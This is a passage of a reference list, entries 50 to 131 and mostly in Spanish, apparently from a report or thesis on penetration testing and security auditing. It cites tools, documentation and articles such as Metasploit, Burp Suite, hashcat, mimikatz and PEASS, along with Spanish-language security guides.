[50] Laprovittera, C. (2023, 20 diciembre). *Guía Rápida de SQLMap – La lista definitiva para hackers de SQLMap*. Álvaro Chirou. https://achirou.com/guia-rapida-de-sqlmap-la-lista-definitiva-para-hackers-de-sqlmap/

[51] *Escáner de vulnerabilidades Nessus:Solución de seguridad en la red*. (s. f.). Tenable®. https://es-la.tenable.com/products/nessus

[52] Sullo. (s. f.). *GitHub - sullo/nikto: Nikto web server scanner*. GitHub. https://github.com/sullo/nikto

[53] Ciberseg. (2021, 23 febrero). *Nikto: un práctico escáner de vulnerabilidades de sitios web*. Ciberseguridad. https://ciberseguridad.com/herramientas/software/nikto/

[54] *WPScan*. (s. f.). WPScan. https://wpscan.com/

[55] Wpscanteam. (s. f.). *GitHub - wpscanteam/wpscan: WPScan WordPress security scanner. Written for security professionals and blog maintainers to test the security of their WordPress websites. Contact us via contact@wpscan.com*. GitHub. https://github.com/wpscanteam/wpscan

[56] Metasploit | Penetration Testing Software, PEN Testing Security | Metasploit. (s. f.). Metasploit. https://www.metasploit.com/

[57] Una guía para principiantes de Metasploit en Kali Linux (con ejemplos prácticos). (s. f.). https://es.linux-console.net/?p=12889

[58] *¿Qué son y para qué sirven los SIEM, IDS e IPS? | Empresas | INCIBE*. (s. f.). https://www.incibe.es/empresas/blog/son-y-sirven-los-siem-ids-e-ips

[59] Greyrat, R. (2022a, julio 5). *Pivotar: moverse dentro de una red (seguridad cibernética) – Barcelona Geeks*. https://barcelonageeks.com/pivoting-moverse-dentro-de-una-red-seguridad-cibernetica/

[60] OffSec. (2019, 28 octubre). *MSFConsole - Metasploit unleashed*. https://www.offsec.com/metasploit-unleashed/msfconsole/

[61] OffSec. (2019b, noviembre 1). *Armitage - Metasploit Unleashed*. https://www.offsec.com/metasploit-unleashed/armitage/

[62] *How to use msfvenom*. (s. f.). Metasploit Documentation Penetration Testing Software, Pen Testing Security. https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html

[63] OffSec. (2019c, noviembre 7). *MSFVEnOm - Metasploit unleashed*. https://www.offsec.com/metasploit-unleashed/msfvenom/

[64] *OFFSEC's Exploit Database archive*. (s. f.). https://www.exploit-db.com/

[65] *OFFSEC's Exploit Database archive*. (s. f.-b). https://www.exploit-db.com/searchsploit

[66] Swisskyrepo. (s. f.). *GitHub - swisskyrepo/PayloadsAllTheThings: A list of useful payloads and bypass for Web Application Security and Pentest/CTF*. GitHub. https://github.com/swisskyrepo/PayloadsAllTheThings

[67] *hydra | Kali Linux Tools*. (s. f.). Kali Linux. https://www.kali.org/tools/hydra/

[68] *hashcat - advanced password recovery*. (s. f.). https://hashcat.net/hashcat/

[69] Openwall. (s. f.). *GitHub - openwall/john: John the Ripper jumbo - advanced offline password cracker, which supports hundreds of hash and cipher types, and runs on many operating systems, CPUs, GPUs, and even some FPGAs*. GitHub. https://github.com/openwall/john

[70] *CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.* (s. f.). https://crackstation.net/

[71] Equipo editorial de IONOS. (2019, 4 octubre). *Rainbow tables: qué son y cómo funcionan las tablas arco iris*. IONOS Digital Guide. https://www.ionos.es/digitalguide/servidores/seguridad/rainbow-tables/

[72] *enum4linux | Kali Linux Tools*. (s. f.). Kali Linux. https://www.kali.org/tools/enum4linux/

[73] *CyberChef*. (s. f.). Crown Copyright 2016. https://cyberchef.org/

[74] Gchq. (s. f.). *GitHub - gchq/CyberChef: The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis*. GitHub. https://github.com/gchq/CyberChef

[75] *Decrypt MD5, SHA1, MySQL, NTLM, SHA256, MD5 Email, SHA256 Email, SHA512, Wordpress, Bcrypt hashes for free online*. (s. f.). https://hashes.com/en/decrypt/hash

[76] *Burp Suite - Application Security Testing Software*. (s. f.). PortSwigger. https://portswigger.net/burp

[77] *Burp Suite documentation*. (s. f.). PortSwigger. https://portswigger.net/burp/documentation

[78] *NMAP Scripting Engine (NSE) | NMAP Network Scanning*. (s. f.). https://nmap.org/book/man-nse.html

[79] *Chapter 9. NMAP Scripting Engine | NMAP Network Scanning*. (s. f.). https://nmap.org/book/nse.html

[80] Equipo editorial de IONOS. (2020, 13 octubre). *¿Qué es Lua?: una introducción al lenguaje de programación*. IONOS Digital Guide. https://www.ionos.es/digitalguide/paginas-web/desarrollo-web/que-es-lua/

[81] Exploit-Install. (s. f.). *GitHub - Exploit-install/Empire: Empire is a pure PowerShell post-exploitation agent.* GitHub. https://github.com/Exploit-install/Empire

[82] Bc-Security. (s. f.). *GitHub - BC-SECURITY/Empire: Empire is a post-exploitation and adversary emulation framework that is used to aid Red Teams and Penetration Testers.* GitHub. https://github.com/BC-SECURITY/Empire

[83] ParrotSec. (s. f.). *GitHub - ParrotSec/mimikatz*. GitHub. https://github.com/ParrotSec/mimikatz

[84] Ciberseg. (2021b, octubre 13). *¿Qué es Kerberos y cómo funciona?* Ciberseguridad. https://ciberseguridad.com/guias/prevencion-proteccion/kerberos/

[85] The-Z-Labs. (s. f.). *GitHub - The-Z-Labs/linux-exploit-suggester: Linux privilege escalation auditing tool*. GitHub. https://github.com/The-Z-Labs/linux-exploit-suggester

[86] Peass-Ng. (s. f.). *GitHub - peass-ng/PEASS-ng: PEASS - Privilege Escalation Awesome Scripts SUITE (with colors)*. GitHub. https://github.com/peass-ng/PEASS-ng?tab=readme-ov-file

[87] *GTFOBins*. (s. f.). https://gtfobins.github.io/

[88] ¿Cómo puede hacer que su informe de auditoría de seguridad sea claro y conciso? (2024, 4 abril). www.linkedin.com.

https://www.linkedin.com/advice/0/how-can-you-make-your-security-audit-report-7gwsc?lang=es&originalSubdomain=es

[89] Simplified InfoSec Reporting and Collaboration | Dradis Framework. (s. f.). https://dradis.com/

[90] *Dradis Framework Essentials Video training*. (s. f.). https://dradis.com/academy/essentials/

[91] *Faraday Security - Protect your business, scale your security.* (2023, 12 septiembre). Faraday. https://faradaysec.com/

[92] Infobyte. (s. f.). *GitHub - infobyte/faraday: Open Source Vulnerability Management Platform*. GitHub. https://github.com/infobyte/faraday

[93] SerpicoProject. (s. f.). *GitHub - SerpicoProject/Serpico: SimplE RePort wrIting and COllaboration tool*. GitHub. https://github.com/SerpicoProject/Serpico

[94] *Markdown - La guía definitiva en español*. (2022, 14 febrero). Markdown. https://markdown.es/

[95] Fernández, E. C. (2024, 26 febrero). *¿Cuál es el sueldo de un analista de seguridad?* Tokio School. https://www.tokioschool.com/noticias/analista-de-seguridad-sueldo/

[96] *CTF: Entrenamiento en seguridad informática | INCIBE-CERT | INCIBE*. (s. f.). https://www.incibe.es/incibe-cert/blog/ctf-entrenamiento-seguridad-informatica

[97] Ciberseg. (2021c, noviembre 24). *Guía completa sobre Fuzz Testing*. Ciberseguridad. https://ciberseguridad.com/herramientas/fuzz-testing/

[98] *¿Qué es un ataque de fuerza bruta? | Tipos y cómo funciona| Fortinet*. (s. f.). Fortinet. https://www.fortinet.com/lat/resources/cyberglossary/brute-force-attack

[99] *¿Quién, qué y qué tipos de sistemas de gestión de contenidos?* (s. f.). https://www.oracle.com/mx/content-management/what-is-cms/

[100] Equipo editorial de IONOS. (2023, 22 febrero). *¿Qué es el hashing y cómo funciona el proceso?* IONOS Digital Guide. https://www.ionos.es/digitalguide/paginas-web/desarrollo-web/hashing/

[101] Daza, S., & Daza, S. (2021, 19 julio). ¿Qué es Shell Directa y Shell Inversa? ¿Para qué Sirven? *BeHackerPro - Profesionales en Ciberseguridad - El elemento que le suma a tu conocimiento. Aprende Ciberseguridad*. https://behacker.pro/que-es-shell-directa-y-shell-inversa-para-que-sirven/

[102] *Reverse shell cheat sheet - internal all the things*. (s. f.). https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#python

[103] Cyber Protegidos. (2023, 24 diciembre). Ciberataque NotPetya: Crónica y Análisis. ¡Descúbrelo ahora! CyberProtegidos. https://cyberprotegidos.info/analisis-forense/notpetya-cronica-ciberataque-disfrazado-ransomware/

[104] Equipo editorial de IONOS. (2023b, septiembre 12). *Cálculo de la amortización: métodos y ejemplos*. IONOS Startup Guide.

https://www.ionos.es/startupguide/gestion/calculo-de-la-amortizacion/

[105] Ciberseg. (2022, 20 abril). *Qué son los ataques Web Shell y cómo proteger tus servidores web*. Ciberseguridad. https://ciberseguridad.com/amenzas/ataques-web-shell/

[106] *¿Qué es un ciberataque? | IBM*. (s. f.). https://www.ibm.com/es-es/topics/cyber-attack

[107] Aguiar, A. R. (2021, 2 diciembre). *Así se vivió el ciberataque al SEPE desde dentro: 19.000 horas extra*. Business Insider España. https://www.businessinsider.es/vivio-ciberataque-sepe-dentro-19000-horas-extra-973861

[108] Equipo editorial de IONOS. (2022a, febrero 16). *Oracle Database: definición y funcionamiento*. IONOS Digital Guide. https://www.ionos.es/digitalguide/hosting/cuestiones-tecnicas/oracle-database/

[109] Equipo editorial, Etecé. (2023, 19 noviembre). *ASCII - Qué es, concepto, usos y ejemplos*. Concepto. https://concepto.de/ascii/

[110] *VSftpd-3.0.3*. (s. f.). https://www.linuxfromscratch.org/blfs/view/8.3/server/vsftpd.html

[111] *OpenSSH*. (s. f.). https://www.openssh.com/

[112] Documentation Group. (s. f.). *Welcome! - The Apache HTTP Server project*. https://httpd.apache.org/

[113] *GitHub: Let's build from here*. (2024). GitHub. https://github.com/

[114] Ciberseg. (2021b, octubre 11). *¿Qué es CVE? Explicación de las vulnerabilidades y exposiciones comunes*. Ciberseguridad. https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

[115] *NVD - CVE-2014-6287*. (s. f.). https://nvd.nist.gov/vuln/detail/CVE-2014-6287

[116] InfosecMatter. (2022, 4 diciembre). *Metasploit Module Library - InfosecMatter*. https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/http/rejetto_hfs_exec

[117] Novikov, I. (2024, 21 junio). *¿Qué es la vulnerabilidad RCE? Significado de la ejecución remota de código*. Wallarm. https://lab.wallarm.com/what/que-es-la-vulnerabilidad-rce-significado-de-la-ejecucion-remota-de-codigo/?lang=es

[118] MikeRayMSFT. (2023, 23 mayo). *SUBSTRING (Transact-SQL) - SQL server*. Microsoft Learn. https://learn.microsoft.com/es-es/sql/t-sql/functions/substring-transact-sql?view=sql-server-ver16

[119] Protectglobal. (2024, 5 abril). *Qué significa POC en ciberseguridad: Análisis y comparativa de productos para pruebas de concepto*. Protect Global Seguridad. https://protectglobal.es/que-significa-poc/

[120] Ardalis. (2023, 30 noviembre). *Prevención de ataques de redireccionamiento abierto en ASP.NET Core*. Microsoft Learn. https://learn.microsoft.com/es-es/aspnet/core/security/preventing-open-redirects?view=asp

netcore-8.0

[121] *Códigos de estado de respuesta HTTP - HTTP | MDN*. (2022, 26 noviembre). MDN Web Docs. https://developer.mozilla.org/es/docs/Web/HTTP/Status

[122] Penland, J. (2023, 21 agosto). *Una guía completa y una lista de códigos de estado HTTP*. Kinsta®. https://kinsta.com/es/blog/codigos-de-estado-de-http/

[123] *Qué es un servidor proxy y para qué sirve*. (2020, 2 enero). https://www.welivesecurity.com/la-es/2020/01/02/que-es-proxy-para-que-sirve/

[124] *¿Qué es un cortafuegos de aplicaciones web (WAF)?* (s. f.). F5, Inc. https://www.f5.com/es_es/glossary/web-application-firewall-waf

[125] Brüser, T. (2024, 10 julio). ¿Qué es una petición HTTP - Una visión en profundidad. *http-statuscode.com*. https://http-statuscode.com/es/blog/%C2%BFQu%C3%A9_es_una_petici%C3%B3n_HTTP_-_Una_visi%C3%B3n_en_profundidad

[126] *Burp Repeater*. (s. f.). PortSwigger. https://portswigger.net/burp/documentation/desktop/tools/repeater

[127] *Burp Intruder attack types*. (s. f.). PortSwigger. https://portswigger.net/burp/documentation/desktop/tools/intruder/configure-attack/attack-types

[128] *Burp Proxy*. (s. f.). PortSwigger. https://portswigger.net/burp/documentation/desktop/tools/proxy

[129] Del Carmen Arroyo Siruela, C. (2023, 12 septiembre). Diferencias entre cifrado, hashing, codificación y ofuscación. *Telefónica Tech*. https://telefonicatech.com/blog/diferencias-cifrado-hashing-codificacion-ofuscacion

[130] *Burp Intruder*. (s. f.). PortSwigger. https://portswigger.net/burp/documentation/desktop/tools/intruder

[131] *Burp Collaborator*. (s. f.). PortSwigger. https://portswigger.net/burp/documentation/collaborator